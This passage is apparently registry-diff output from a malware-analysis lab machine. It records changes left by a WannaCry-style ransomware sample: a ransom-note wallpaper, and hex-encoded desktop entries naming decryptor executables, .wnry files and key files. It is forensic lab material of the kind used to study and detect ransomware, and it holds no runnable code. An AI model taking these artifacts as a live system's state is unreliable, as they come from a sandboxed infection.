37 00 31 00 37 00 34 00 7D 00 5C 00 54 00 61 00 73 00 6B 00 42 00 61 00 72 00 5C 00 46 00 69 00 6C 00 65 00
20 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E 00 6C 00 6E 00 6B 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 0
0 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath0: "C:\ProgramData_VM\background.png"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath0: "C:\Users\user\Desktop\@WanaDecryptor@.bmp"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath1: "C:\Windows\web\wallpaper\Windows\img0.jpg"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath1: "C:\ProgramData_VM\background.png"
HKU\S-1-5-21-2169232433-3398496680-935370409-

1000\Software\Microsoft\Windows\CurrentVersion\Search\InstalledWin32AppsRevision: "{BA34D92C-2F6F-441B-9FEF-1559725CCEE4}"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Search\InstalledWin32AppsRevision: "{652B1460-65AC-41B4-97C5-8BEBF2F73B91}"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\Shell\Bags\1\Desktop\IconLayouts: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 01 00 01 00 01 00 0A 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 3A 00 3A 00 7B 00 36 00 34 00 35 00 46 00 46 00 30 00 34 00 30 00 2D 00 35 00 30 00 38 00 31 00 2D 00 31 00 30 00 31 00 42 00 2D 00 39 00 46 00 30 00 38 00 2D 00 30 00 30 00 41 00 41 00 30 00 30 00 32 00 46 00 39 00 35 00 34 00 45 00 7D 00 00 00 08 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 00 00 0F 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 46 00 6F 00 72 00 4C 00 61 00 62 00 73 00 00 00 10 00 00 00 00 00 00 00 43 00 57 00 4D 00 61 00 6C 00 77 00 61 00 72 00 65 00 53 00 61 00 6D 00 70 00 6C 00 65 00 00 00 15 00 00 00 00 00 00 00 42 00 6F 00 78 00 73 00 74 00 61 00 72 00 74 00 65 00 72 00 20 00 53 00 68 00 65 00 6C 00 6C 00 2E 00 6C 00 6E 00 6B 00 00 00 11 00 00 00 00 00 00 00 66 00 61 00 6B 00 65 00 6E 00 65 00 74 00 5F 00 6C 00 6F 00 67 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 0A 00 00 00 00 00 00 00 54 00 6F 00 6F 00 6C 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 45 00 00 00 00 00 00 00 65 00 64 00 30 00 31 00 65 00 62 00 66 00 62 00 63 00 39 00 65 00 62 00 35 00 62 00 62 00 65 00 61 00 35 00 34 00 35 00 61 00 66 00 34 00 64 00 30 00 31 00 62 00 66 00 35 00 66 00 31 00 30 00 37 00 31 00 36 00 36 00 31 00 38 00 34 00 30 00 34 00 38 00 30 00 34 00 33 00 39 00 63 00 36 00 65 00 35 00 62 00 61 00 62 00 65 00 38 00 65 00 30 00 38 00 30 00 65 00 34 00 31 00 61 00 61 00 2E 00 65 00 78 00 65 00 00 00 0C 00 00 00 00 00 00 00 54 00 6F 00 20 00 74 00 72 00 61 00 6E 00 73 00 66 00 65 00 72 00 00 00 07 00 00 00 00 00 00 00 54 00 6F 00 6F 00 6C 00 73 00 32 00 00 00 01 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 16 00 00 00 08 00 00 00 01 00 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 40 04 00 00 00 00 00 00 0
0 40 40 03 00 00 00 00 00 00 00 80 3F 01 00 00 00 00 00 00 00 40 02 00 00 00 80 3F 00 00 00 00 08 00 00 00 00 40 00 00 40 40 09 00 00 00 00 00 00 00 E0 40 07 00 00 00 00 00 00 00 A0 40 05 00 00 00 00 00 00 00 C0 40 06 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\Shell\Bags\1\Desktop\IconLayouts: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 01 00 01 00 01 00 1C 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 3A 00 3A 00 7B 00 36 00 34 00 35 00 46 00 46 00 30 00 34 00 30 00 2D 00 35 00 30 00 38 00 31 00 2D 00 31 00 30 00 31 00 42 00 2D 00 39 00 46 00 30 00 38 00 2D 00 30 00 30 00 41 00 41 00 30 00 30 00 32 00 46 00 39 00 35 00 34 00 45 00 7D 00 00 00 08 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 00 00 0F 00 00 00 00 00 00 00 53 00 61 00 6D 00 70 00 6C 00 65 00 73 00 46 00 6F 00 72 00 4C 00 61 00 62 00 73 00 00 00 10 00 00 00 00 00 00 00 43 00 57 00 4D 00 61 00 6C 00 77 00 61 00 72 00 65 00 53 00 61 00 6D 00 70 00 6C 00 65 00 00 00 15 00 00 00 00 00 00 00 42 00 6F 00 78 00 73 00 74 00 61 00 72 00 74 00 65 00 72 00 20 00 53 00 68 00 65 00 6C 00 6C 00 2E 00 6C 00 6E 00 6B 00 00 00 11 00 00 00 00 00 00 00 66 00 61 00 6B 00 65 00 6E 00 65 00 74 00 5F 00 6C 00 6F 00 67 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 0A 00 00 00 00 00 00 00 54 00 6F 00 6F 00 6C 00 73 00 2E 00 6C 00 6E 00 6B 00 00 00 45 00 00 00 00 00 00 00 65 00 64 00 30 00 31 00 65 00 62 00 66 00 62 00 63 00 39 00 65 00 62 00 35 00 62 00 62 00 65 00 61 00 35 00 34 00 35 00 61 00 66 00 34 00 64 00 30 00 31 00 62 00 66 00 35 00 66 00 31 00 30 00 37 00 31 00 36 00 36 00 31 00 38 00 34 00 30 00 34 00 38 00 30 00 34 00 33 00 39 00 63 00 36 00 65 00 35 00 62 00 61 00 62 00 65 00 38 00 65 00 30 00 38 00 30 00 65 00 34 00 31 00 61 00 61 00 2E 00 65 00 78 00 65 00 00 00 0C 00 00 00 00 00 00 00 54 00 6F 00 20 00 74 00 72 00 61 00 6E 00 73 00 66 00 65 00 72 00 00 00 04 00 00 00 00 00 00 00 6D 00 73 00 67 00 00 00 15 00 00 00 00 00 00 00 40 00 50 00 6C 00 65 00 61 00 73 00 65 00 5F 00 52 00 65 00 61 00 64 00 5F 00 4D 00 65 00 40 00 2E 00 74 00 78 00 74 00 00 00 14 00 00 00 00 00 00 00 40 00 57 00 61 00 6E 00 61 00 44 00 65 00 63 00 72 00 79 00 70 00 74 00 6F 00 72 00 40 00 2E 00 65 0
0 78 00 65 00 00 00 0D 00 00 00 00 00 00 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 2E 00 65 00 6B 00 79 00 00 00 0D 00 00 00 00 00 00 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 2E 00 70 00 6B 00 79 00 00 00 0D 00 00 00 00 00 00 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 2E 00 72 00 65 00 73 00 00 00 07 00 00 00 00 00 00 00 66 00 2E 00 77 00 6E 00 72 00 79 00 00 00 07 00 00 00 00 00 00 00 62 00 2E 00 77 00 6E 00 72 00 79 00 00 00 07 00 00 00 00 00 00 00 63 00 2E 00 77 00 6E 00 72 00 79 00 00 00 07 00 00 00 00 00 00 00 72 00 2E 00 77 00 6E 00 72 00 79 00 00 00 07 00 00 00 00 00 00 00 54 00 6F 00 6F 00 6C 00 73 00 32 00

00 00 07 00 00 00 00 00 00 00 73 00 2E 00 77 00 6E 00 72 00 79 00 00 00 07 00 00 00 00 00 00 00 74 00 2E 00
77 00 6E 00 72 00 79 00 00 00 0B 00 00 00 00 00 00 00 74 00 61 00 73 00 6B 00 64 00 6C 00 2E 00 65 00 78 00
65 00 00 00 0B 00 00 00 00 00 00 00 74 00 61 00 73 00 6B 00 73 00 65 00 2E 00 65 00 78 00 65 00 00 00 07 00
00 00 00 00 00 00 75 00 2E
00 77 00 6E 00 72 00 79 00 00 00 18 00 00 00 00 00 00 00 40 00 57 00 61 00 6E 00 61 00 44 00 65 00 63 00 72
00 79 00 70 00 74 00 6F 00 72 00 40 00 2E 00 65 00 78 00 65 00 2E 00 6C 00 6E 00 6B 00 00 00 14 00 00 00 00
00 00 00 40 00 57 00 61 00 6E 00 61 00 44 00 65 00 63 00 72 00 79 00 70 00 74 00 6F 00 72 00 40 00 2E 00 62
00 6D 00 70 00 00 00 09 00 00 00 00 00 00 00 54 00 61 00 73 00 6B 00 44 00 61 00 74 00 61 00 00 00 01 00 00
00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00
00 16 00 00 00 08 00 00 00 01 00 00 00 1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 80 40 04 00 00 00 00 00 00 00 40 40 03 00 00 00 80 3F 00 00 80 3F 09 00 00 00 00 00 00 00 80 3F 01 00 00
00 00 00 00 00 00 40 02 00 00 00 40 40 00 00 40 40 1B 00 00 00 80 3F 00 00 00 00 08 00 00 00 00 40 00 00 40
40 13 00 00 00 80 3F 00 00 00 40 0A 00 00 00 40 40 00 00 00 40 1A 00 00 00 80 3F 00 00 40 40 0B 00 00 00 40
40 00 00 80 3F 19 00 00 00
80 3F 00 00 80 40 0C 00 00 00 80 3F 00 00 A0 40 0D 00 00 00 80 3F 00 00 C0 40 0E 00 00 00 00 40 00 00 00 00
10 00 00 00 00 40 00 00 80 3F 11 00 00 00 00 00 00 00 E0 40 07 00 00 00 80 3F 00 00 E0 40 0F 00 00 00 00 00
00 00 A0 40 05 00 00 00 00 40 00 00 00 40 12 00 00 00 00 40 00 00 80 40 14 00 00 00 00 40 00 00 A0 40 15 00
00 00 00 40 00 00 C0 40 16 00 00 00 00 40 00 00 E0 40 17 00 00 00 00 00 00 00 C0 40 06 00 00 00 40 40 00 00
00 00 18 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ICT: D1 19 C9 31 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ICT: 69 2F C1 CB 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ITT: B0 A1 8F BD 7D 24 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ITT: 90 AB ED 36 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: 7C AF C8 31 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: 61 DE BE CB 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ITT: 8D 42 23 32 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ITT: 03 B8 27 CC 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 02 00 00 00 06 00 00 00 00 00 00 00 05 00 00 00 01 00 00 00 03 00 00 00 04 00 00 00 FF FF FF FF
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 05 00 00 00 02 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 FF FF FF FF
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\2\MRUListEx: 03 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00 FF FF FF FF
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\2\MRUListEx: 02 00 00 00 03 00 00 00 01 00 00 00 00 00 00

00 FF FF FF FF
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ICT: D1 19 C9 31 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ICT: 69 2F C1 CB 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ITT: B0 A1 8F BD 7D 24 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.Cortana_cw5n1h2txyewy\HAM\AUI\CortanaUI\V1\LU\ITT: 90 AB ED 36 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: 7C AF C8 31 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ICT: 61 DE BE CB 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ITT: 8D 42 23 32 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\HAM\AUI\App\V1\LU\ITT: 03 B8 27 CC 54 25 DA 01
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 02 00 00 00 06 00 00 00 00 00 00 00 05 00 00 00 01 00 00 00 03 00 00 00 04 00 00 00 FF FF FF FF
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx: 05 00 00 00 02 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 FF FF FF FF
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\2\MRUListEx: 03 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00 FF FF FF FF
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\2\MRUListEx: 02 00 00 00 03 00 00 00 01 00 00 00 00 00 00 00 FF FF FF FF

Total changes: 130